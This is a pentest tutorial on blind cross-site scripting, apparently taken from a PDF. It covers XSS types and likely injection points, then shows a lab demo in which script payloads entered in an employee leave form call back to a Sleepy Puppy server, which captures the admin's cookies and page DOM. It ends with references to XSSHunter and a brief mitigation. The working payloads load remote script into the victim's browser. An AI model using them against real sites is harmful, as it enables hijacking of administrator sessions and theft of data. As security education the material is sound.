



BLIND XSS

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1. What is Blind XSS ?

A new variant of Cross Site Scripting Attack came into picture recently based on the way how it can be exploited and the state of payload triggering.

In general, Cross Site Scripting – Injecting JavaScript into reflection points on Web/Mobile Applications to steal user account information.

XSS is classified as below based on the way of Exploitation.

Reflected XSS – As name suggests one time execution whenever user clicks/open a link.

Stored XSS – Injected payload getting stored somewhere in application and will execute everytime when admin/victim visits that page.

DOM XSS/ Type Zero XSS – Different from above two scenarios where no server contact is required. Injected payload will execute immediately without contacting server due to Browser's Document Object Model Environment.

Self XSS – This comes out based on the way how it is executed. Similar to above kinds but the impact is only on the user who executes it. Hence named as Self XSS.

Universal XSS – Interesting category which can be triggered by exploiting browser based flaws to hijack user data.

Mutation XSS – Vulnerability occurs based on browser mutation when user input passed to browser DOM by using **innerHTML** and mutated into valid XSS attack.

All kinds of XSS which are classified based on way that we exploit and type of payload execution in context of application are explained above.

Blind XSS is just similar kind to Reflected/Stored XSS where payload is just stored or reflected in other internal/intranet applications instead of same application that we are testing on.

2. Detection

Below are the challenges that we face during detection and exploitation of Blind XSS.

- Where my payload is being stored
- When it will get execute
- How we can retrieve data
- What feature of application is vulnerable

To overcome these challenges we simply use some sort of framework (XSSHunter, Sleepy Puppy etc) which will send us an email or just a text message whenever our payload triggered.

Below are the possibilities that normally having Blind XSS issues.

- Contact/Feedback pages
- Log viewers
- Exception handlers
- Chat applications / Forums
- Customer ticket applications
- Web Application Firewalls
- Any application that requires user moderation

3. Exploitation

We have demo application called Employee Management System where employees can update their leave status. Admin will approve the status based on employee requests.

From the above scenario we have identified the possible insertion points for Cross Site Scripting vulnerability scope where the text entered in **Reason** field is visible at admin (other intranet application) end.

The screenshot shows a web browser window with the URL `192.168.22.29/mgmt/leave.php`. The page title is "Employee Management System" and the user is logged in as "Suresh". The interface includes a navigation bar with links: Home, Search, My Profile, Account Settings, Feedback, and Logout. A sidebar on the left contains links: IJP, Leave Request, Leave Status, Attendance, Attendance Status, Contact, and Chat. The main content area displays a "LEAVE" form with the following fields: Name (Suresh), Email (Nsuresh@gmail.com), Leave Type (Casual Leave), Starting Date (2018/1/23), Ending Date (2018/1/25), and Reason (Visit to Home Town). A message at the top of the form area reads: "E WHERE EMPLOYEE MET THEIR REQUIREMENT..!***". The form has "Submit" and "Reset" buttons.

192.168.22.29/mgmt/leavemgmt.php

Welcome Admin

Employee Management System

Home Search My Profile Logout

***WELCOME TO EMPLOYEE MANAGEMENT SYSTEM OF U

Change Password
Users
Employee Leave
Attendance
Comments
Mails

User ID	Name	Type of Leave	Starting Date	Ending Date	Reason	Status	Action
1	Suresh	Casual Leave	2016-02-12	2016-01-11	fever	Approved	Approve Reject Delete
2	Suresh	Casual Leave	2018-01-22	2018-01-24	Not feeling well	Rejected	Approve Reject Delete
4	Suresh	Casual Leave	2018-01-23	2018-01-25	Visit to Home Town	Pending	Approve Reject Delete

As we don't have access to admin portal and during assessment to confirm the existence of the vulnerability we will use **Sleepy Puppy** framework to automate our task to record the payload triggering and send us an email whenever payload is triggered.

Configuration of Sleepy Puppy - <https://github.com/netflix/sleepy-puppy/wiki/setup>

After setup we can access framework via port 8000. Create an assessment to set the alerts.

localhost:8000 flask_script.commands

Sleepy Puppy Home Puppyscript Payload Capture Generic Collector Access Log User Assessment Administrator admin

localhost:8000/assessment/new?url=%2Fassessment%2F flask_script.commands

Sleepy Puppy Home Puppyscript Payload Capture Generic Collector Access Log User Assessment Administrator admin

List Create

Name Blind Test

Access Log Enabled ☐
Record requests to payloads regardless if they executed to the 'Access Log' table for any payload associated with this assessment. Recommended if you think you may hit namespace conflicts or issues running JS payloads in victim's browser

Snooze ☐
Stop captures for this payload





Run Once ☐
Only run capture once for this payload

Save Save and Add Cancel

localhost:8000/assessment/ flask_script.commands

Sleepy Puppy Home Puppyscript Payload Capture Generic Collector Access Log User Assessment Administrator admin

List (2) Create With selected

<input type="checkbox"/>		Name	Snooze	Run Once	Access Log Enabled
<input type="checkbox"/>	 	General	⊖	⊖	⊖
<input type="checkbox"/>	 	Blind Test	⊖	⊖	⊖

Id	Capture	Generic Collector	Access Log	Payload
1	1	0	0	<script src=//127.0.0.1:8000/x?u=1&a=1></script>
2	0	0	0	</script><script src=//127.0.0.1:8000/x?u=2&a=1>
3	0	0	0	<script src=//127.0.0.1:8000/x?u=3&a=1></script>
4	0	0	0	</script><script src=//127.0.0.1:8000/x?u=4&a=1>
5	0	0	0	" onload="var s=document.createElement('script');s.src=//127.0.0.1:8000/x?u=5&a=1';document.getElementsByTagName('head')[0].appendChild(s);" garbage="

After creating assessment we can use any payload of our choice. Then navigate to any insertion point that comes under our Cross Site Scripting scope then insert the payload.

localhost/mgmt/leave.php flask_script.commands

Welcome Suresh


Employee Management System

Home Search My Profile Account Settings Feedback Logout

EMPLOYEE LOGIN PORTAL...! THIS IS THE PLACE WHERE EMPLOYEE MET THEIR REQUIREMENT..!***

IJP

- Leave Request
- Leave Status
- Attendance
- Attendance Status
- Contact
- Chat



LEAVE

Name * Suresh

Email * Nsuresh@gmail.com

Leave Type * Casual Leave

Starting Date * 2018/1/22

Ending Date * 2018/1/24

Reason * `<script src=//127.0.0.1:8000/x?u=1&a=1></script>`

Submit Reset

localhost/mgmt/leavemgmt.php flask_script.commands

Welcome Admin

Employee Management System

Home Search My Profile Logout

***WELCOME TO EMPLOYEE MANAGEMENT SYST

Change Password

- Users
- Employee Leave
- Attendance
- Comments
- Mails

User ID	Name	Type of Leave	Starting Date	Ending Date	Reason	Status	Action
7	Suresh	Casual Leave	2018-01-22	2018-01-24		Pending	Approve Reject Delete



Once admin visits the leave approval page then our payload silently executes and we can see the triggered record in our Sleepy Puppy framework.

localhost:8000/capture/ flask_script.commands

Sleepy Puppy Home Puppyscript Payload Capture Generic Collector Access Log User Assessment Administrator admin

List (1) Add Filter With selected


	Pub Date	Payload	Assessment	Url	Referrer	Cookies	User Agent	Dom
<input type="checkbox"/>	2018-01-30 02:31:11.142401	1	General	http://localhost/mgmt/leavemgmt.php	http://localhost/mgmt/adminsite.php	View Cookies	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:47.0) Gecko/20100101 Firefox/47.0	View Dom





We can see the screenshot, session of admin and DOM content with the executed payload in source. But to receive the email on payload execution we need to host this in production with genuine SSL certificates.


To come over these dependencies we can use XSSHunter Service (<https://xsshunter.com>)

Simply register and under payloads section we have certain payloads to use.




After payload triggered we can see the details as below.





We can see the mail alert from XSSHunter with full details.



4. Mitigation

Input sanitisation and HTML Entity Encoding usage will completely fix the issue.

5. References

1. <https://xsshunter.com/app>
2. <https://github.com/netflix/sleepy-puppy/wiki/setup>
3. <https://brutellogic.com.br/blog/blind-xss-code/>